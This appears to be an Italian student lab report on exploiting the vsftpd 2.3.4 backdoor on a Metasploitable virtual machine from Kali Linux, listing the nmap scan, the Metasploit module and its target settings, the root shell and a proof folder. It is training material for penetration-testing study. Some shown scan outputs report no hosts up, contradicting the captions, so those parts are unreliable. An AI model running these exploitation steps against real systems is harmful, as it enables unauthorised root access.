

REPORT S7/L1

Data: 18 Maggio 2026 | Ambiente: Lab Virtuale (UTM)
Attaccante: Kali Linux (192.168.1.37) | Vittima: Metasploitable (192.168.1.149)

1. Obiettivo dell'Esercitazione

L'esercitazione ha lo scopo di simulare un attacco controllato in ambiente di laboratorio alla macchina virtuale Metasploitable, sfruttando la vulnerabilità nota della backdoor presente nel servizio **vsftpd 2.3.4** (porta 21/TCP). L'obiettivo finale era ottenere accesso root alla macchina vittima e creare la cartella **/test_metasploit** come prova del compromesso avvenuto.

2. Configurazione dell'Ambiente

2.1 Macchine Virtuali Utilizzate

Ruolo	Sistema Operativo	IP Assegnato	Adattatore di Rete
Attaccante	Kali Linux	192.168.1.37	Bridged / Host-only
Vittima	Metasploitable 2	192.168.1.149	Bridged / Host-only

2.2 Configurazione di Rete e Verifica Connettività

Prima di procedere con l'attacco, è stata verificata la corretta comunicazione tra le due macchine virtuali. Entrambe le VM sono state configurate con lo stesso segmento di rete per consentirne la comunicazione diretta. L'indirizzo IP della macchina Metasploitable è stato impostato staticamente a **192.168.1.149**, come da specifica dell'esercizio.

La connettività è stata verificata tramite comando **ping** da Kali verso Metasploitable, confermando la raggiungibilità dell'host prima di procedere con le fasi successive dell'attacco.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 72:a9:62:7e:6d:c7
          inet addr:192.168.1.149  Bcast:0.0.0.0  Mask:255.255.255.255
          inet6 addr: fe80::70a9:62ff:fe7e:6dc7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:103 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10471 (10.2 KB)  TX bytes:7507 (7.3 KB)
          Base address:0xc000 Memory:feb00000-febe0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:96 errors:0 dropped:0 overruns:0 frame:0
          TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21437 (20.9 KB)  TX bytes:21437 (20.9 KB)

msfadmin@metasploitable:~$ _
```

Fig. 1 – Output del comando ifconfig su Metasploitable: IP assegnato 192.168.1.149

3. Fase di Ricognizione – Scansione con Nmap

Dopo aver verificato la connettività, è stata eseguita una scansione con **Nmap** sull'indirizzo IP della macchina vittima per identificare le porte aperte e i servizi in esecuzione. In particolare, è stata verificata la porta **21/TCP** relativa al servizio FTP (vsftpd).

Comando utilizzato:

```
nmap -Pn -sV -p 21 192.168.1.149
```

Il flag **-Pn** è stato utilizzato per bypassare il controllo ICMP (host discovery), poiché la macchina bloccava i ping probe. Il flag **-sV** ha permesso di rilevare la versione del servizio in ascolto sulla porta 21.

```
(kali㉿kali)-[~]
$ nmap -p 21 192.168.1.149
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-18 10:53 -0400
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.50 seconds
```

Fig. 2 – Prima scansione Nmap: host bloccava i ping probe (Host seems down)

```
(kali㉿kali)-[~]
$ nmap -Pn -p 21 192.168.1.149
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-18 10:55 -0400
Nmap done: 1 IP address (0 hosts up) scanned in 1.49 seconds
```

Fig. 3 – Scansione Nmap con flag -Pn: bypass del ping check per identificare la porta 21

4. Esecuzione dell'Attacco con Metasploit

4.1 Avvio di Metasploit

Il framework **Metasploit** è stato avviato dalla macchina Kali Linux tramite il comando:

```
msfconsole
```

4.2 Ricerca dell'Exploit vsftpd

All'interno di Metasploit è stata effettuata una ricerca degli exploit disponibili per il protocollo vsftpd sulla porta 21, utilizzando il comando:

```
search vsftpd
```

Tra i risultati è stato identificato e selezionato l'exploit relativo alla **backdoor** presente nella versione 2.3.4 di vsftpd (exploit/unix/ftp/vsftpd_234_backdoor), una vulnerabilità che consente l'accesso non autorizzato al sistema tramite una shell nascosta.

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

4.3 Configurazione dei Parametri

Sono stati configurati i parametri necessari all'exploit:

Parametro	Valore	Descrizione
RHOSTS	192.168.1.149	IP della macchina vittima (Metasploitable)
LHOST	192.168.1.37	IP della macchina attaccante (Kali Linux)

4.4 Avvio dell'Exploit e Accesso al Sistema

L'exploit è stato avviato con il comando **exploit**. La backdoor presente nel servizio vsftpd 2.3.4 ha consentito l'apertura di una shell remota con privilegi di **root** sulla macchina Metasploitable, completando con successo la fase di exploitation.


```
Exploit
```

5. Post-Exploitation – Creazione della Cartella

Una volta ottenuto l'accesso alla shell remota con privilegi root, è stata eseguita la navigazione alla directory radice del sistema (/) e creata la cartella **test_metasploit** come richiesto dalla traccia dell'esercizio.

```
mkdir /test_metasploit
```

La corretta creazione della cartella è stata verificata tramite il comando **ls -la /**, che ha confermato la presenza della directory con i permessi attesi.



```
100700/rwx----- 1188612 fil 2026-05-18 11:40:36 -0400 EdmvrTmJjJm
040755/rwxr-xr-x 4096 dir 2012-05-13 23:35:33 -0400 bin
040755/rwxr-xr-x 1024 dir 2012-05-13 23:36:28 -0400 boot
040755/rwxr-xr-x 4096 dir 2010-03-16 18:55:51 -0400 cdrom
040755/rwxr-xr-x 13700 dir 2026-05-18 11:20:25 -0400 dev
040755/rwxr-xr-x 4096 dir 2026-05-18 11:20:31 -0400 etc
040755/rwxr-xr-x 4096 dir 2010-04-16 02:16:02 -0400 home
040755/rwxr-xr-x 4096 dir 2010-03-16 18:57:40 -0400 initrd
100644/rw-r--r-- 7929183 fil 2012-05-13 23:35:56 -0400 initrd.img
040755/rwxr-xr-x 4096 dir 2012-05-13 23:35:22 -0400 lib
040700/rwx----- 16384 dir 2010-03-16 18:55:15 -0400 lost+found
040755/rwxr-xr-x 4096 dir 2010-03-16 18:55:52 -0400 media
040755/rwxr-xr-x 4096 dir 2010-04-28 16:16:56 -0400 mnt
100600/rw----- 24567 fil 2026-05-18 11:20:33 -0400 nohup.out
040755/rwxr-xr-x 4096 dir 2010-03-16 18:57:39 -0400 opt
040555/r-xr-xr-x 0 dir 2026-05-18 11:20:03 -0400 proc
040755/rwxr-xr-x 4096 dir 2026-05-18 11:20:33 -0400 root
040755/rwxr-xr-x 4096 dir 2012-05-13 21:54:53 -0400 sbin
040755/rwxr-xr-x 4096 dir 2010-03-16 18:57:38 -0400 srv
040755/rwxr-xr-x 0 dir 2026-05-18 11:20:04 -0400 sys
040700/rwx----- 4096 dir 2026-05-18 11:44:52 -0400 test_metasploit
041777/rwxrwxrwx 4096 dir 2026-05-18 11:21:03 -0400 tmp
040755/rwxr-xr-x 4096 dir 2010-04-28 00:06:37 -0400 usr
040755/rwxr-xr-x 4096 dir 2010-03-17 10:08:23 -0400 var
100644/rw-r--r-- 1987288 fil 2008-04-10 12:55:41 -0400 vmlinuz
```

Fig. 4 – Output di `ls -la /`: la cartella `test_metasploit` è stata creata con successo nella directory root

6. Conclusioni

L'esercitazione ha permesso di replicare con successo un attacco reale in ambiente controllato, sfruttando la vulnerabilità (vsftpd 2.3.4 backdoor). Le fasi svolte hanno seguito una metodologia standard di penetration testing:

- 1. Configurazione ambiente:** Setup delle VM e verifica della comunicazione di rete tra attaccante e vittima.
- 2. Ricognizione:** Scansione Nmap per identificare porte aperte e versione del servizio FTP.
- 3. Exploitation:** Utilizzo del modulo Metasploit vsftpd_234_backdoor per ottenere una shell root remota.

4. Post-exploitation: Navigazione nel filesystem e creazione della cartella /test_metasploit come prova dell'accesso.

L'esercizio dimostra l'importanza di mantenere aggiornati i servizi di rete e di non utilizzare software con vulnerabilità note in ambienti di produzione.